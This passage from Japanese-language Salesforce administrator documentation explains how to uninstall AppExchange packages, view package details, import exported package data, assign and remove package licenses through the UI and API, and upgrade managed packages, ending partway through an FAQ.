- カスタムオブジェクトを含むパッケージをアンインストールすると、そのカスタムオブジェクトのコンポーネントもすべて削除されます。この中には、ワークフロールールや承認プロセスと共に、カスタム項目、入力規則、Sコントロール、カスタムボタンおよびカスタムリンクが含まれます。
- パッケージのコンポーネントが、アンインストールの対象とならないコンポーネントによって参照されている場合は、そのパッケージをアンインストールできません。次に例を示します。
  - インストール済みパッケージに、別のコンポーネントが参照する標準オブジェクト上のコンポーネントが組み込まれている場合、Salesforceではそのパッケージをアンインストールできません。つまり、カスタムユーザ項目を含むパッケージをインストールし、その項目の値が特定の値である場合に適用されるワークフロールールを作成できるということです。パッケージをアンインストールすると、ワークフローが機能しません。

  - それぞれがカスタムオブジェクトを組み込んでおり、一方のカスタムオブジェクトコンポーネントがもう一方のカスタムオブジェクトコンポーネントを参照している関連のない 2 つのパッケージをインストールした場合、Salesforce ではそのパッケージをアンインストールできません。つまり、カスタムユーザ項目を含む経費申請アプリケーションをインストールして、そのカスタムユーザ項目を参照する別のインストール済みカスタムオブジェクトで入力規則を作成できるということです。ただし、経費レポートアプリケーションをアンインストールすると、入力規則が機能しなくなります。
  - インストール後に追加したコンポーネントがフォルダにある場合、Salesforce ではそのパッケージをアンインストールできません。
  - インストールしたレターヘッドが、インストール後に追加したメールテンプレートで使用されている場合、Salesforce ではそのパッケージをアンインストールできません。
- パッケージで追加された項目がバックグラウンドジョブで更新されている場合(積み上げ集計項目の更新など)、パッケージはアンインストールできません。バックグラウンドジョブが終了するまで待ってから、再試行します。
- ドキュメントや数式項目の値などのコンポーネントを除く、パッケージ用のカスタムアプリケーションデータを含むエクスポートファイルをアンインストールします。

インストール済みパッケージの管理

ユーザへのライセンスの割り当て、パッケージのアンインストール、パッケージデータのエクスポートなど、Salesforce 組織にインストールされたパッケージを管理します。

メモ: Salesforce は、管理パッケージのライセンス情報を一覧表示するだけです。未管理パッケージの場合、[許可されているライセンス数]、[使用ライセンス]、および [有効期限] などのライセンス関連項目の値には「N/A」が表示されます。

このリストからは、次の操作を実行できます。

- [アンインストール] をクリックすると、Salesforce 組織からパッケージとパッケージのすべてのコンポーネントを削除できます。
- [ライセンスの管理] をクリックして、使用可能なライセンスを組織内のユーザに割り当てます。Lightning Experience ではライセンスを割り当てることはできません。ライセンスを割り当てる必要がある場合は、Salesforce Classic に切り替えてください。

  メモ: サイトライセンスを購入した場合や、管理パッケージがライセンス管理されていない場合は、組織のすべてのユーザに対してライセンスが割り当てられ、ライセンスを管理することはできません。ユーザは、適切な権限を持つ限り、そのパッケージを使用できます。
- 公開者が、パッケージの設定に関する情報を記載した外部Webサイトへのリンクを含めている場合は、[設定] をクリックします。
- パッケージ名をクリックすると、そのパッケージの詳細を参照できます。
- パッケージの公開者の表示します。
- このパッケージのライセンスの状況を表示します。値には、次のものがあります。
  - トライアル
  - 有効
  - サスペンド
  - 期限切れ
  - 無料

  この項目は、パッケージが管理状態にありライセンス許可を受けている場合にのみ使用できます。
- 使用可能なライセンスの数 ([許可されているライセンス数]) と、ユーザに割り当てられたライセンスの数 ([使用ライセンス]) を追跡します。
- このパッケージのライセンスの有効期限が終了する予定になっている日付を参照します。
- ライセンスがインストールされた日付を参照します。
- このパッケージに含まれるカスタムアプリケーション、タブ、オブジェクトの数を参照します。
- カスタムアプリケーション、タブ、オブジェクトが組織の制限にカウントされるかどうかを確認します。カウントされる場合は、[制限] 列のチェックボックスがオンになります。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

パッケージをアンインストールする
- 「AppExchange パッケージのダウンロード」

管理パッケージのライセンスを割り当てる
- 「パッケージライセンスの管理」

アンインストールしたパッケージのエクスポートファイルをダウンロードまたは削除する
- 「AppExchange パッケージのダウンロード」

メモ: ライセンスを受けた管理パッケージをインストールしていない場合、［公開者］、［状況］、［許可されているライセンス数］,［使用ライセンス］、および［有効期限］の項目は表示されません。

アンインストール後、Salesforceは、パッケージデータと関連メモおよび添付ファイルを含むエクスポートファイルを自動的に作成します。アンインストールが完了すると、Salesforceは、アンインストールを実行したユーザにエクスポートファイルへのリンクを含むメールを送信します。インストールしたパッケージのリストの下に、エクスポートファイル、関連メモ、および添付ファイルが表示されます。ファイルは、アンインストールの完了後しばらくすると削除されてしまうため、別の場所に保存することをお勧めします。このリストからは、次の操作を実行できます。

- [ダウンロード] をクリックすると、エクスポートファイルを開くか、保存できます。
- [削除] をクリックすると、エクスポートファイルを削除できます。

期限切れの管理パッケージと共有ルール

条件に基づく共有ルールで、ライセンスが期限切れになったライセンス付き管理パッケージの項目を参照すると、項目の表示ラベルに `(expired)` が追加されます。項目の表示ラベルは、[設定]のルール定義ページの [項目] ドロップダウンリストに表示されます。期限切れの項目を参照する条件に基づく共有ルールは再適用されず、そのルールに基づいて新しいレコードが共有されることはありません。ただし、パッケージが期限切れになる前の既存のレコードの共有は保持されます。

関連トピック:

インストール済みパッケージの詳細の参照
パッケージデータのインポート

インストール済みパッケージの詳細の参照

AppExchange からインストールされたパッケージに関する主要な詳細情報 (パッケージで使用されるカスタムアプリケーション、タブ、オブジェクトの数など) を参照できます。ユーザへのライセンスの割り当て、パッケージのアンインストール、パッケージの購入もできます。

パッケージの詳細ページにアクセスするには、[設定] から、[クイック検索] ボックスに「*インストール済みパッケージ*」と入力し、[インストール済みパッケージ] を選択して、表示するパッケージの名前をクリックします。

このページでは、次の操作を実行できます。

- [アンインストール] をクリックすると、Salesforce 組織からパッケージとパッケージのすべてのコンポーネントを削除できます。
- [ライセンスの管理] をクリックして、使用可能なライセンスを組織内のユーザに割り当てます。Lightning Experience ではライセンスを割り当てることはできません。ライセンスを割り当てる必要がある場合は、Salesforce Classic に切り替えてください。

  メモ: サイトライセンスを購入した場合や、管理パッケージがライセンス管理されていない場合は、組織のすべてのユーザに対してライセンスが割り当てられ、ライセンスを管理することはできません。ユーザは、適切な権限を持つ限り、そのパッケージを使用できます。

- [連動関係を参照] をクリックすると、パッケージ内の他のコンポーネント、権限、または設定と連動しているコンポーネントのリストを確認できます。

インストール済みパッケージの参照

インストール済みパッケージのページには、次のパッケージ属性がアルファベット順に表示されます。

属性	説明
アクション	次のオプションのいずれかを実行できます。 • アンインストール • ライセンスの管理
許可されているライセンス数	このパッケージ用に購入したライセンスの合計数。サイトライセンスを購入した場合、値は「Unlimited」になります。この項目は、パッケージが管理状態にありライセンス許可を受けている場合にのみ使用できます。
アプリケーション	パッケージに含まれるカスタムアプリケーションの数。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

パッケージをアンインストールする
- 「AppExchange パッケージのダウンロード」

AppExchange パッケージのユーザライセンスを管理する
- 「パッケージライセンスの管理」

属性	説明
接続アプリケーション	ユーザとアプリケーションの検証後、ユーザの Salesforce データへのアクセスが許可された接続アプリケーションのリスト。
説明	パッケージの詳細説明。
有効期限	購入したライセンスの条件に基づくライセンスの有効期限。パッケージに有効期限がない場合、値は「有効期限はありません」になります。この項目は、パッケージが管理状態にありライセンス許可を受けている場合にのみ使用できます。
インストール日	パッケージのインストール日。
制限	オンの場合は、組織の制限にカウントされる、パッケージのカスタムアプリケーション、タブ、オブジェクト。
名前空間	AppExchange 上にあるパッケージとそのコンテンツを、他の開発者のパッケージと区別するための 1 ～ 15 文字の英数字で構成される識別子。
オブジェクト	パッケージに含まれるカスタムオブジェクトの数。
パッケージ名	公開者が付けたパッケージの名前。
公開者	AppExchange リストの公開者とは、リストを公開した Salesforce ユーザまたは組織です。この項目は、パッケージが管理状態にありライセンス許可を受けている場合にのみ使用できます。
状況	パッケージの状況。値には、次のものがあります。 • トライアル • 有効 • サスペンド • 期限切れ • 無料 この項目は、パッケージが管理状態にありライセンス許可を受けている場合にのみ使用できます。
タブ	パッケージに含まれるカスタムタブの数。
使用ライセンス	すでにユーザに割り当てられているライセンスの合計数。この項目は、パッケージが管理状態にありライセンス許可を受けている場合にのみ使用できます。

属性	説明
バージョン名	このパッケージバージョンのバージョン名。バージョン名は、パッケージの特定のリリースのマーケティング名です。[Version Number]よりも、内容がわかるようになっています。

インストール済みパッケージの詳細の参照

インストール済みパッケージの詳細ページには、次のパッケージ属性がアルファベット順に表示されます。

属性	説明
アプリケーション	パッケージに含まれるカスタムアプリケーションの数。
説明	パッケージの詳細説明。
最初のインストール済みバージョン番号	組織に最初にインストールされたパッケージのバージョン。この項目は、管理パッケージでのみ表示されます。ユーザは、このバージョンとその後インストールしたパッケージのバージョンを参照できます。管理パッケージの問題を報告する場合、公開者には、この項目のバージョン番号も含めて連絡してください。
インストール実行者	組織にこのパッケージをインストールしたユーザの名前。
制限	オンの場合は、組織の制限にカウントされる、パッケージのカスタムアプリケーション、タブ、オブジェクト。
更新者	このパッケージを最後に更新したユーザの名前、および更新日時。
名前空間	AppExchange上にあるパッケージとそのコンテンツを、他の開発者のパッケージと区別するための1～15文字の英数字で構成される識別子。
オブジェクト	パッケージに含まれるカスタムオブジェクトの数。
パッケージ名	公開者が付けたパッケージの名前。
パッケージ種別	管理パッケージまたは未管理パッケージのどちらであるかを示します。
インストール後の手順	インストール後のパッケージの設定に関する情報へのリンク。パッケージの情報を個別に更新できるようにするため、このリンクが外部URLを指し示すようにすることをお勧めします。

属性	説明
公開者	AppExchange リストの公開者とは、リストを公開した Salesforce ユーザまたは組織のことです。この項目は、パッケージが管理状態にありライセンス許可を受けている場合にのみ使用できます。
リリースノート	パッケージのリリースノートへのリンク。リリース前に情報を利用したり、パッケージの情報を個別に更新できるようにするため、このリンクが外部 URL を指し示すようにすることをお勧めします。
タブ	パッケージに含まれるカスタムタブの数。
バージョン名	このパッケージバージョンのバージョン名。バージョン名は、パッケージの特定のリリースのマーケティング名です。`[Version Number]` よりも、内容がわかるようになっています。
バージョン番号	最新のインストール済みパッケージバージョンのバージョン番号。形式は、*`majorNumber.minorNumber.patchNumber`* です (例: 2.1.3)。バージョン番号は、パッケージのリリースを示します。`[Version Name]` は、リリースの内容がわかるようになっています。`patchNumber` は、パッチを作成した場合にのみ生成されます。`patchNumber` がない場合は、ゼロ (0) とみなされます。

未使用のコンポーネント

現在のバージョンのパッケージで開発者によって削除されたコンポーネントのリストを表示できます。この項目は、管理パッケージの一部である場合は使用されなくなるため、カスタムインテグレーションで使用されていなければ削除しても問題ありません。カスタム項目を削除する前に、[設定] から [クイック検索] ボックスに「*データのエクスポート*」と入力し、[データのエクスポート] を選択すると、データレコードを保持できます。未使用のコンポーネントは、削除後、このリストに 15 日間表示されます。この期間中は、項目および項目に保存されているすべてのデータを復元したり、項目を完全に削除したりできます。項目を復元するときに、項目のプロパティの一部が損失あるいは変更されることがあります。15 日を過ぎると、項目とそのデータは完全に削除されます。

次のコンポーネント情報がアルファベット順に表示されます。

属性	説明
アクション	次のオプションのいずれかを実行できます。 • 復元 • 削除

属性	説明
名前	コンポーネントの名前が表示されます。
親オブジェクト	コンポーネントが関連付けられている親オブジェクトの名前が表示されます。たとえば、カスタムオブジェクトはカスタム項目の親です。
種類	コンポーネントの種類が表示されます。

パッケージコンポーネント

インストール済みパッケージに含まれているコンポーネントのリストを参照できます。次のコンポーネント情報がアルファベット順に表示されます。

属性	説明
アクション	次のオプションのいずれかを実行できます。 • 復元 • 削除
名前	コンポーネントの名前が表示されます。
親オブジェクト	コンポーネントが関連付けられている親オブジェクトの名前が表示されます。たとえば、カスタムオブジェクトはカスタム項目の親です。
種類	コンポーネントの種類が表示されます。

関連トピック:

パッケージデータのインポート
インストール済みパッケージの管理

パッケージデータのインポート

AppExchange パッケージをアンインストールすると、Salesforce は、パッケージデータと関連メモおよび添付ファイルを含むエクスポートファイルを自動的に作成します。そのパッケージを再インストールする場合に、このデータをインポートできます。

AppExchange パッケージデータをインポートするには、お使いのエディションで使用可能な次のツールのいずれかを使用してください。

- Group Edition の場合は、該当するインポートウィザードを使用します。
- Professional Edition の場合は、適切なインポートウィザードか、互換性のある Salesforce ISV パートナーインテグレーションツールを使用します。
- Enterprise Edition、Developer Edition、Performance Edition、および Unlimited Edition の場合は、データローダを使用します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

Force.com AppExchange パッケージデータをインポートする

- 選択したインポートウィザードやデータローダなどのインポートツールの使用に必要な権限

AppExchange パッケージデータのインポートに関するメモ

- Salesforce は、エクスポート時に日付項目を日付/時間項目に変換します。該当する項目を日付項目に変換してからインポートしてください。
- Salesforce は、グリニッジ標準時間 (GMT) に基づいてすべての日付/時間項目をエクスポートします。これらの項目をインポートする前に、適切なタイムゾーンに変換してください。
- 自動採番項目の値は、インポートするときに変わることがあります。元の値を維持するには、カスタムオブジェクトで新しいカスタム自動採番項目を作成してからデータをインポートしてください。
- Salesforce は、インポートするときに、［作成日］や［最終更新日］などのシステム項目を更新します。これらの項目の元の値を維持するには、Salesforce サポートにお問い合わせください。
- リレーションはエクスポートファイルに含まれません。主従関係または参照関係は、個人データをインポートした後に改めて作成してください。
- レコードタイプ ID はエクスポートはされますが、レコードタイプ名はエクスポートされません。
- 項目の履歴はエクスポートされません。
- パッケージに対して行ったカスタマイズ設定は、インストール後に改めて作成してください。

関連トピック:

インストール済みパッケージの詳細の参照
インストール済みパッケージの管理

インストール済みパッケージのライセンス管理

ライセンス付き管理パッケージを AppExchange から組織にインストールするとき、パッケージの開発者または公開者から一定数のライセンスを購入します。組織内のユーザに各ライセンスを割り当てることができます。使用可能なライセンスをすべて割り当ててしまったものの、その他のユーザにもライセンスを許可したい場合、ライセンスの再割り当てを行うか、ライセンスを追加購入します。ライセンスの追加購入については、管理パッケージの公開者にお問い合わせください。

メモ: サイトライセンスを購入した場合や、管理パッケージがライセンス管理されていない場合は、組織のすべてのユーザに対してライセンスが割り当てられ、ライセンスを管理することはできません。ユーザは、適切な権限を持つ限り、そのパッケージを使用できます。

1. [設定]から、[クイック検索] ボックスに「*インストール済みパッケージ*」と入力し、[インストール済みパッケージ] を選択します。
2. パッケージの横の [ライセンスの管理] をクリックします。

   メモ: パッケージのライセンスを割り当てるには、そのパッケージへのアクセス権と使用可能なライセンスが少なくとも 1 つ必要です。

   - 他のユーザにもライセンスを割り当てるには、[ユーザを追加]をクリックします。
   - ユーザからライセンスを削除するには、ユーザ名の横の[削除]をクリックします。複数のユーザからライセンスを削除するには、[複数ユーザを削除] をクリックします。
   - 任意の列ヘッダーをクリックすると、その列のデータの昇順にユーザが並び替えられます。ヘッダーをもう一度クリックすると、降順に並び替えられます。
   - 必要に応じて、[減らす] または [追加] を選択して、表示する表示リストの長さを変更できます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

AppExchange パッケージのライセンスを管理する
- 「パッケージライセンスの管理」

関連トピック:

管理パッケージへのライセンスの割り当て
インストール済みパッケージへのライセンスの割り当て
インストール済みパッケージのライセンスの削除
ライセンス管理申請への応答

管理パッケージへのライセンスの割り当て

ライセンス付き管理パッケージを AppExchange から組織にインストールするとき、パッケージの開発者または公開者から一定数のライセンスを購入します。組織内のユーザに各ライセンスを割り当てることができます。使用可能なライセンスをすべて割り当ててしまったものの、その他のユーザにもライセンスを許可したい場合、ライセンスの再割り当てを行うか、ライセンスを追加購入します。ライセンスの追加購入については、管理パッケージの公開者にお問い合わせください。

ユーザ詳細ページの [管理パッケージ] 関連リストには、ユーザに割り当てられているすべての管理パッケージが一覧表示されます。管理パッケージにライセンスを割り当てると、ユーザはそのパッケージを Salesforce で使用できるようになります。

未管理パッケージにはライセンスを割り当てることができないため、リストに表示されません。

使用可能な管理パッケージのライセンスにユーザを割り当てる手順は、次のとおりです。

1. [設定] から、[クイック検索] ボックスに「ユーザ」と入力し、[ユーザ] を選択します。
2. [管理パッケージ] リストから [ライセンスの割り当て] をクリックします。
3. ユーザに割り当てるパッケージを選択します。使用可能な管理パッケージがすべて [未割り当てパッケージ] リストに一覧表示されます。パッケージを選択すると、そのパッケージが自動的に [選択済みパッケージ] リストに追加されます。Salesforce

   [未割り当てパッケージ] リストには、ライセンスの割り当て後にユーザがアクセスできるようになるすべてのパッケージが表示されます。パッケージが未管理、未インストール、使用中、または利用できない場合は、リストに表示されません。

   - 文字をクリックすると、その文字で始まるパッケージが表示されます。[すべて] をクリックすると、使用可能な管理パッケージがすべて表示されます。
   - [表示の選択] をクリックすると、現在のページの [未割り当てパッケージ] リストに表示されているすべてのパッケージが選択され、下の [選択済みパッケージ] リストに追加されます。
   - [表示の選択解除] または [すべて選択解除] をクリックすると、パッケージは [選択済みパッケージ] エリアから [未割り当てパッケージ] エリアに移動します。
4. [追加] をクリックします。

このユーザのライセンスを無効にするには、該当パッケージ名の横にある [削除] リンクをクリックします。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ユーザを編集する
- 「内部ユーザの管理」

AppExchange パッケージのライセンスを管理する
- 「パッケージライセンスの管理」

関連トピック:

インストール済みパッケージのライセンス管理

インストール済みパッケージへのライセンスの割り当て

ライセンスを Force.com AppExchange ユーザに割り当てる手順は、次のとおりです。

メモ: サイトライセンスを購入した場合や、管理パッケージがライセンス管理されていない場合は、組織のすべてのユーザに対してライセンスが割り当てられ、ライセンスを管理することはできません。ユーザは、適切な権限を持つ限り、そのパッケージを使用できます。

1. [設定]から、[クイック検索] ボックスに「*インストール済みパッケージ*」と入力し、[インストール済みパッケージ] を選択して、使用可能なライセンスのあるインストール済みパッケージを検索します。
2. パッケージ名の横の [ライセンスの管理] リンクをクリックします。
3. [ユーザを追加] をクリックします。
4. ドロップダウンリストからビューを選択するか、[新規ビューの作成]をクリックして、新規カスタムビューを作成します。
5. 文字をクリックすると、その文字と一致する姓を持つユーザに絞り込まれます。[すべて] をクリックすると、現在のビューの検索基準に一致するすべてのユーザが表示されます。
6. ユーザを選択します。
   - 個々のユーザを選択するには、チェックボックスを使用します。選択したユーザは、[選択されたリスト] に表示されます。ライセンスを割り当てるすべてのユーザをリストに入れたら、[追加] をクリックします。
   - 現在のビューのすべてのユーザを選択するには、[すべてのユーザを追加] をクリックしてから [OK] をクリックします。

メモ: ユーザの詳細ページから、その個々のユーザを追加することもできます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

AppExchange アプリケーションのライセンスを管理する
- 「パッケージライセンスの管理」

関連トピック:

インストール済みパッケージのライセンス管理

インストール済みパッケージのライセンスの削除

AppExchange パッケージのライセンスを複数のユーザから削除する手順は、次のとおりです。

1. [設定]から、［クイック検索］ボックスに「*インストール済みパッケージ*」と入力し、[インストール済みパッケージ] を選択します。
2. パッケージ名の横の [ライセンスの管理] をクリックします。
3. [複数ユーザを削除] をクリックします。
4. 項目の絞り込みリストを表示するには、［表示］ドロップダウンリストから事前定義済みのリストを選択するか、[新規ビューの作成] をクリックして、自分専用のカスタムビューを定義します。
5. 文字をクリックすると、その文字と一致する姓を持つユーザに絞り込まれます。[すべて] をクリックすると、現在のビューの検索基準に一致するすべてのユーザが表示されます。
6. ユーザを選択します。
   - 個々のユーザを選択するには、チェックボックスを使用します。選択したユーザは、[削除選択済み] リストに表示されます。ライセンスを削除するすべてのユーザをリストに入れたら、[削除] をクリックします。
   - 現在のビューのすべてのユーザを選択するには、[すべてのユーザを削除] をクリックしてから [OK] をクリックします。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

AppExchange パッケージのライセンスを管理する
- 「パッケージライセンスの管理」

次のオプションを使用して、個々のユーザから AppExchange パッケージのライセンスを削除することもできます。

1. [設定]から、［クイック検索］ボックスに「ユーザ」と入力し、[ユーザ] を選択してから、管理パッケージリストでパッケージの横にある [削除] をクリックします。
2. [設定]から、［クイック検索］ボックスに「*インストール済みパッケージ*」と入力し、[インストール済みパッケージ] を選択します。次に、パッケージ名の横にある [ライセンスの管理] をクリックし、ユーザの横にある [削除] をクリックします。

関連トピック:

インストール済みパッケージのライセンス管理

ライセンス管理申請への応答

ライセンスマネージャは、特定の AppExchange パッケージをインストールしたすべての Salesforce 契約ユーザを追跡する Salesforce 組織です。Salesforce システム管理者は、他の組織をパッケージのライセンスマネージャとして指定するかどうかを選択できます。ライセンスマネージャは、パッケージを管理している組織と異なっていてもかまいません。他の組織をライセンスマネージャとして選択するには、メールアドレスが必要です (Salesforce ユーザ名は不要です)。Salesforce システム管理者がサードパーティをライセンスマネージャとして指定することを選択し、あなたのメールアドレスを入力すると、そのアドレス宛てにライセンス管理申請がメールとして送信されます。

登録申請への応答手順は、次のとおりです。

1. そのメール中のライセンス管理申請リンクをクリックします。申請者の Developer Edition 組織中の登録申請が表示されます。
2. [引き受ける] をクリックして登録を終了します。または、[却下] をクリックして申請を拒否し、リンクを再利用しないようブラウザを閉じます。

   メモ: この申請を受諾した場合は、Salesforce に対して、Salesforce 組織内へのこのパッケージに関する情報の追跡を目的としたレコードの自動作成を承認したことになります。ライセンスマネージャ組織の選択は、永続的であり変更できません。

3. このパッケージのライセンス管理に使用する Salesforce 組織のユーザ名とパスワードを入力します。ライセンスマネージャには、Force.com AppExchange から無償のライセンス管理アプリケーション (LMA) をインストールした、任意の Salesforce 組織を指定できます。
4. [確認] をクリックします。

関連トピック:

インストール済みパッケージのライセンス管理

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Developer** Edition

パッケージアップロードおよびインストールを使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

登録申請に応答する
- 「アプリケーションのカスタマイズ」

API を使用したライセンスの割り当て

システム管理者はAPIを使用して、組織にインストールされた管理パッケージのライセンスの割り当てまたは取り消しを行うことができます。パッケージのライセンス情報は、PackageLicense と UserPackageLicense の 2 つのオブジェクトに保存されます。これらのオブジェクトは、以前は [設定] の [ライセンスの管理] ページでのみアクセス可能でした。これらが標準オブジェクトとしてアクセス可能になったため、システム管理者はAPIコールを介して特定のユーザにライセンスを割り当てることができます。これにより、特に大規模なリリース環境での登録者組織のパッケージライセンス管理をすばやく簡単に行うことができます。

たとえば、システム管理者が社内の200名すべての営業担当者によって使用されるアプリケーションをインストールするとします。UI から各営業担当者にライセンスを割り当てることは、非効率的で時間がかかります。APIを使用すると、システム管理者はプロファイルに基づいて 1 つの手順ですべての営業担当者にライセンスを割り当てることができます。

システム管理者がAPIを使用して実行できる、いくつかの一般的なライセンスタスクを次に示します。

- 使用中のパッケージライセンスと使用可能なパッケージライセンスの数を判別する。
- 特定のユーザがパッケージのライセンスを所有しているかどうかを確認する。
- パッケージのライセンスを所有しているすべてのユーザのリストを取得する。
- パッケージライセンスをユーザまたはユーザグループに割り当てる。
- 以前ユーザに割り当てられていたパッケージライセンスを取り消す。

PackageLicense および UserPackageLicense オブジェクトの詳細と、コードのサンプルは、『Salesforce および Force.com のオブジェクトリファレンス』を参照してください。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

AppExchange アプリケーションのライセンスを管理する

- 「パッケージライセンスの管理」

パッケージのアップグレード

Salesforce は、管理パッケージのアップグレードのみサポートしています。公開者は、管理パッケージのアップグレードを公開し、新しいバージョンが利用できることをインストールしているユーザに通知できます。管理パッケージをインストールしているユーザは、次の手順でアップグレードをインストールできます。

1. アップグレードをインストールする前に、インストール済みのアプリケーションが管理パッケージから削除されたかどうかを判断します。各コンポーネントの詳細ページとインストール済みパッケージの一覧から、[管理-インストール済み] アイコンを検索します。

   管理パッケージからインストールしているアプリケーション以外はアップグレードできません。

2. 次に、AppExchangeから他のパッケージをインストールするときと同じ方法でアップグレードをインストールします。公開者が新しいバージョンへのリンクを提供した場合は、パッケージのアップロードへのリンクに従ってインストールします。インストールウィザードの最初のページに、インストール済みの現在のバージョン、これからインストールできるバージョン、および新バージョンに組み込まれている追加コンポーネントの一覧が表示されます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

パッケージをアップロードする
- 「AppExchange パッケージのアップロード」

パッケージをインストールまたはアンインストールする
- 「AppExchange パッケージのダウンロード」

管理パッケージのアップグレードに関するメモ

管理パッケージのアップグレードを公開するときは、次の点に留意してください。

- 以前にリリースされたすべての既存カスタムオブジェクトもリリースされます。新規カスタムオブジェクトまたは以前にリリースされなかったカスタムオブジェクトをリリースするように要求されます。Salesforce
- パッケージのコンポーネントのプロファイル設定は、顧客が編集することはできますが、パッケージ開発者がアップグレードすることはできません。パッケージをリリースした後に開発者がプロファイル設定に変更を加えても、アップグレードにはその変更内容が反映されません。顧客は、パッケージのアップグレード後に手動でプロファイル設定を更新する必要があります。これに対し、パッケージの権限セットは開発者がアップグレードできるため、開発者が加えた変更は、パッケージをアップグレードした後に顧客組織に反映されます。
- 開発者が必須カスタム項目を追加する場合、その項目の値はデフォルト値になります。
- 「編集可能だがアップグレード不可能」なコンポーネントのトランスレーションワークベンチの値は、アップグレードから除外されます。
- インストール済みパッケージの API アクセスが［制限あり］になっていると、アップグレード済みバージョンに Sコントロールが含まれていない場合にのみ、アップグレードが成功します。アップグレードされたバージョンにSコントロールがある場合は、現在インストール済みのパッケージのAPIアクセスを［無制限］に変更する必要があります。
- パッケージをアップグレードするときは、たとえ開発者が指定したものであっても、APIアクセスの変更は無視されます。このようにして、アップグレードをインストールするシステム管理者に完全な制御権があ

ることを保証します。インストールするユーザはインストール中の各アップグレードで、パッケージのアクセスの変更を慎重に検討し、すべての受け入れ可能な変更に注意する必要があります。これらの変更は無視されるため、システム管理者は、アップグレードをインストールした後で、受け入れ可能な変更を手動で適用する必要があります。

FAQ - パッケージのインストール

- AppExchange からインストールしたパッケージをアンインストールできますか?
- アンインストールに失敗した原因は?
- AppExchange は誰が使用できますか?
- インストールまたはアップグレードに失敗した原因は?
- AppExchange パッケージをカスタマイズできますか?
- AppExchange パッケージは誰が使用できますか?
- インストール済みパッケージのアップグレード方法は?
- インストールするコンポーネントの安全性は?
- パッケージをインストールすると自分の名前空間プレフィックスはどうなりますか?
- AppExchange パッケージをアンインストールした後に、再インストールできますか?
- AppExchange にリストされているパッケージをインストールするときに、パッケージに含まれるカスタムオブジェクト、タブ、アプリケーションは、Salesforce のエディションの制限にカウントされますか?

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

AppExchange からインストールしたパッケージをアンインストールできますか?

はい、できます。インストールされたすべてのパッケージが[インストール済みパッケージ]ページに表示されます。どのパッケージも、パッケージ名の横にある[アンインストール]リンクをクリックすると、削除できます。

アンインストールに失敗した原因は?

Salesforce では、アンインストール後、残ったコンポーネントが正常に機能しなくなる場合には、パッケージをアンインストールできないようになっています。

AppExchange は誰が使用できますか?

誰でも AppExchange を参照し、テストドライブすることができます。Salesforce システム管理者および「AppExchange パッケージのダウンロード」権限のあるユーザは、AppExchange アプリケーションをインストールできます。ユーザがアプリケーションを AppExchange に公開するには、「AppExchange パッケージの作成」権限と「AppExchange パッケージのアップロード」権限の両方が必要です。

インストールまたはアップグレードに失敗した原因は?

インストールに失敗する原因は、いくつかあります。

- パッケージに、組織のカスタムオブジェクトの制限を超えるカスタムオブジェクトがある。
- パッケージに、組織のカスタムタブ制限を超えるカスタムタブがある。
- パッケージの開発者がより新しいバージョンのパッケージをアップロードし、このインストール URL に関連付けられたバージョンを非推奨にした。パッケージの公開者に、最新のインストール URL を問い合わせてください。
- パッケージに拡張機能をインストールしようとしているが、基本パッケージをインストールしていない。
- パッケージでは、特定のコンポーネントが組織で有効になっているか、必要な機能がエディションで有効になっている必要がある。
- パッケージに Apex コードが含まれているが、組織で Apex を実行する権限がない。
- インストール中のパッケージが Apex テストに失敗した。

AppExchange パッケージをカスタマイズできますか?

はい。すべてのパッケージをカスタマイズできます。ただし、将来のバージョンと互換性を保証するために、管理パッケージの一部は変更できません。

管理パッケージの編集可能コンポーネントの一覧は、『ISVforce ガイド』を参照してください。

AppExchange パッケージは誰が使用できますか?

Enterprise Edition、Unlimited Edition、Performance Edition、または Developer Edition の組織を使用している場合、インストール手順の一部として、パッケージにアクセスできるユーザのプロファイルを選択できます。Professional Edition および Group Edition の組織にインストールされるパッケージは、すべてのユーザプロファイルに「フルアクセス」でインストールされます。ただし、使用されているエディションに関わらず、すべてのカスタムオブジェクトは「開発中」モードでインストールされるため、標準ユーザ全員に対して非表示になります。ユーザが「開発中」モードのカスタムオブジェクトを参照するには、「アプリケーションのカスタマイズ」権限を持っている必要があります。パッケージを他のユーザにロールアウトする準備が整ったら、カスタムオブジェクトの状況を「開発済み」に変更します。

インストール済みパッケージのアップグレード方法は?

管理パッケージは、完全にアップグレードできます。パッケージをインストールする前に、公開者に連絡してパッケージが管理されているかどうかを確認します。

インストールするコンポーネントの安全性は?

